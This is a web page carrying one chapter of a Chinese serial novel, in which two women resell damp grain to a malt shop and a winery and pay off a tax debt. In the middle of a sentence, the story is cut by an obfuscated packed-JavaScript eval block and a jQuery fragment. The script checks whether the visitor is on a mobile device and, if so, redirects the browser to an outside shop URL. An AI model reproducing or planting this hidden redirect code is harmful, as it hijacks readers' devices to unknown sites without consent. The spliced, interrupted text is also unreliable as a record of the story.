文趣网 > 都市小说 > 这田我不种了 > 11. 你真凑齐了?
    “不是书?”

    陆承安没有接过那张纸。

    “是一种游戏。”许知闲见陆承安没接,只能自己把纸收回来,慢慢折好,“像一幅会动的舆图,有田、有铺子、有粮价也有人,屏幕外面的人点一下,里面的人就会自己去种田、买粮、修屋、成婚。”

    陆承安的目光落在她的脸上:“里面的人知道吗?”

    “不知道。”

    “他们会死吗?”

    “会。”“死了以后呢?”

    许知闲捏着折起的纸角:“关掉,重开一局,桥会重新变回木桥,粮价也会回到十二文。”

    桥边的火已经熄了,只剩下一圈被姜汤浸湿的草灰,陆承安站在灰旁,风吹过来,香灰直往他身上扑,他也没躲。

    “那七个人还会回来吗?”

    “游戏里头会。”

    “这里呢?”

    许知闲看向东岸,郭顺已经抢完最后半碗姜汤,正弯腰收那几只空麻袋,衣服背后还有一大片被打湿的水渍,一时间分不清是汗水还是雨水。

    “我不知道。”她说,“所以也没有试。”

    陆承安抬起眼:“你从哪里来?”“你这句话很贵。”

    “多少?”

    “五两三钱十三文。”

    “正好是你差的税?”

    “县令大人记账不错。”

    陆承安冷笑一声:“你自己赚。”

    “本来也没指望你。”

    第二天,剩下的一百五十石也没有再生出新的麻烦,木托每沉到红线,桥两头便有人报一遍粮数,郭顺也没再往上偷偷添一把,赵二贵也不催,宋小满把账上的“验过”和“上托”一一对其,单结、双结和十字结装满了三个小竹筐。

    大半粮车空下来时,东岸已经能看见被车轮压了几日的深沟,最后十石单独收尾,拉绳的人少了一半,邓木匠仍要把每根木栓都全部敲过才肯单独放行。

    丰年粮行里,周万成最早卖出的那二十石也按照契约交了货,四个买主都拿到了粮,至于他冒写粮行留底,拿不在县的伙计作保,县衙的书吏在请他“喝茶”。

    粮袋落上西岸的石面上,郭顺拍掉手里的麻布碎屑,隔着断口问许知闲:“许姑娘,以后还有货过桥,你还接不?”“不接。”

    “这么赚钱的活也不接?”

    “做完这批,路上的粮就少了,后面为了几十石粮还要养着两边的人,我赚什么?”

    郭顺摸了摸自己的鼻子:“那我自己接呢?”

    许知闲笑了笑,朝陆承安抬了抬下巴:“诺,你问他,桥是他的。”

    陆承安瞥了许知闲一眼,说道:“按照原来的限重和验绳规矩,另外再押一两,谁负责谁签字。”

    郭顺看向赵二贵,赵二贵也看着他,两个人蹲地上算了半天,最后喊了喊邓木匠。

    许知闲没再多管。

    一百五十石商粮的脚钱一共四两二钱,固定日前比按石算多花了一些,加上绳钱、饭食、木托和宋小满的账钱,余下两日共一两六钱,赚二两六钱。

    范掌柜验过桥脚账,打开木匣,把压了几日的九百文推出来:“货清,赔粮清,自己数。”

    许知闲数了两遍,一文不少,加上前面的钱,现在有九两四钱六十七文。

    距离催税帖上的数还差二两七钱十三文。她把钱袋系紧,正准备去城里找一圈生意,宋小满却没有像往常一样收起账簿:“我这,还有一桩不走桥的。”

    许知闲回头:“什么?”

    宋小满把桥脚账翻到后面,最后两页没有车牌和绳结,记的是八户粮主的名字,旁边分别写着粟多少,麦多少,哪一层受潮,粮行肯不肯收。

    许知闲走过去看:“什么时候记的?”

    “验桥脚粮的时候,一共八十石,粮行不要,胡记的烘粮灶也满了,他们若是再放一夜就只能拿去喂牲口了。”

    “你有买主?”

    “有。”

    “谁?”

    宋小满合上账簿:“这个很贵。”许知闲看了她片刻,小样,学我呢:“那行,你想要多少?”

    “五百文。”

    “你以前只会说:今日粮价十二文。”许知闲学着宋小满坐在柜台前的样子。

    “现在不止了。”

    “三百。”

    “四百。”

    “三百,成交后给,若是买主不收,一文没有。”

    宋小满想了一会:“可以。”

    然后带着许知闲去了粮行后院,八十石受潮粮堆在三张大油布上,麻袋底下垫着木条,外层已经晾出一点白色盐霜似的手印,手伸进去还能感受到温热,几个粮主站在旁边,脸色都有点泛白。

    “十文半一斗”一个蓄着短须胡都粮主说,“再低一点不卖。”

    许知闲从不同位置抓了一把,六十石是麦,已经吸了点潮气,胚芽处冒出了一点白尖,另外二十石夹着粟和碎麦,气味还算干净,只是没办法当新粮再卖。

    “九文半,我全要。”

    “城里的干麦已经卖到了十八文,你开九文半?”

    “哦?你的麦子可以进粮行?那你去?”许知闲把掌心的麦粒倒回袋子,“不是不能进所以才找我的么?我一次收你们八十石,现钱结清,你们也可以继续晾着,等明日发热了,再去问问谁还要。”

    粮主脸色发沉:“至少十文。”

    “九文半,卖一半留一半也不行,我全收。”

    八户人围在一起商量,有人舍不得,有人已经拆开粮袋闻了好几遍,最后短须粮主先点头,其余人也陆续认下。

    八十石,七两六钱。许知闲刚拿回来的钱还没在袋子里捂热呢,又倒出去一大半,收完粮食,全身上下只有一两八钱六十七文。

    “买主呢?”走出粮行后院,看着宋小满问。

    宋小满抱紧账簿:“城南,春和饴坊。”

    许知闲脚步一停:“饴坊收的是麦芽。”

    “这六十石麦已经冒芽了。”

    “剩下的二十石呢?”

    “胡记酒坊的烘粮灶已经满了,可酿粮缸还是空的呢。”宋小满道,“十二文一斗,他收得下。”

    许知闲重新看了她一遍:“这些价你都问过了?”

    “问过。”

    “那你为什么不自己买?”

    “我没有七两六钱。”宋小满说得很坦然,许知闲一时间也找不出话来。

    春和饴坊坐落在城南一条窄巷里,还没走到门口,先能闻到煮粮的甜香,院墙内立着几排竹架,麦芽摊在竹匾里,一个穿暗红色短褂的妇人正挽着袖子翻麦,指甲缝里还沾着点细白的麦粉。

    “柳三娘。”宋小满喊了一声。

    妇人拍掉手上的麦壳,看着许知闲,再看向许知闲身后的粮车:“都冒芽了?”

    “六十石麦,刚出白尖,没有酸味,一斗十四文半。”许知闲拍了拍身后的粮袋说道。

    柳三娘打开粮袋,抓了一把,捏开两粒,又弯腰闻了闻袋子:“十四文。”“城里干麦十八文,你自己催芽还要两日,十四

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17864798|212020||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    文,今日可以全送。”

    “芽长得不齐。”

    “所以少你三文半,再晚一日,芽长过头来,这个价我也不敢报。”

    柳三娘朝伙计招手,让人又开了三袋,麦粒没有发热,白尖也短,她这才点头:“六十石,八两七钱,入院后若翻出霉袋,原价退回给你。”

    “封记都在,每袋开口验,出了您的院门,我不认。”

    柳三娘笑了一声:“小姑娘,账算得还挺硬。”“欠过税,我心软不起。”

    六十石麦当场卸进了春和饴坊,余下二十石夹粮送到胡记酒坊,胡管事捏着鼻子挑了半天,最终还是以十二文一斗给收下了。

    两边共得十一两一钱,扣掉七两六钱的本钱,二百文的分粮和车脚,再给宋小满三百文,这趟净赚三两。

    许知闲的钱袋立马装满了,催税帖上的红印也没有那么扎眼了。

    第二日,早上拿起钱袋子和半块冷饼直奔县衙税房,最初上门催税的差役还记得她,看见许知闲从钱袋里掏出碎银和铜钱,又再桌上分类摆开。

    差役愣了愣,许知闲喝道:“还愣着干嘛?快算!”

    差役回过神,拿着算盘拨了三遍:“十二两一百八十文,你真凑齐了?”

    “少了吗?”

    “没少。”

    “那别说废话,快盖印。”

    差役被她催得没脾气,取出许家的税册,把田税、役银和旧欠一项一项勾掉,最后在催税帖的背面压下“清讫”的红印。

    许知闲拿起来,对着窗外的光看了一遍:“这回不会再登记我的田契了吧?”

    “这笔清了,自然不会。”

    “屋子呢?”

    “也不会查你屋子。”

    “劳烦再写一句。”

    差役瞪她:“县衙的红印还不够?”

    “够,但你多写一句,我踏实。”许知闲漏出八颗牙齿,标准一笑。

    差役提起笔,在红印下面补了一行:许家税欠已清,田屋不封,写完后没好气得说道:“这会安心了?”

    许知闲笑笑,把纸折好:“安心了安心了,那我就先走了哈。”

    她快步走出县衙,掂了掂手上的钱袋,这比初来的时候还穷,初始金币还多了四十文呢,只不过这回算是保住了那三亩地和漏风的屋子。她一抬头便看见宋小满正站在台阶下面,怀里还抱着粮行的账簿,拎着一个青色的包袱,包角露出了一截算盘。

    许知闲在她面前停下,扯了扯宋小满拎着的包袱,把露出的算盘塞回去:“你这是要去哪啊?还带着算盘。”

    “范掌柜让我把换契和桥脚账留在粮行,以后不许再私下接账,他还说每个月可以多给我一百文。”

    “挺好的啊,这是涨薪了啊,你没答应?”

    “账是我记的,三百文也是我自己赚的,应得的。”

    “所以?”

    “我不在丰年粮行做了。”

    许知闲望远走了点,扫了她全身上下带的东西,又看了看自己剩下的二百八十七文:“你不会想跟着我吧?我现在可是比范掌柜还穷的,目前还没打算创业。”

    宋小满从包袱里取出一个小钱袋:“柳三娘的西灶空了半年,她缺收粮的人,也缺能算账的人,她问我们要不要接。”

    许知闲指了指自己:“我?”又指了指宋小满,手指画了一圈,“我们?”

    “我有八百文。”宋小满掂了掂自己的钱袋,“我不要工钱。”

    许知闲双手环抱着胸:“那你要啥?”

    “我要分成。”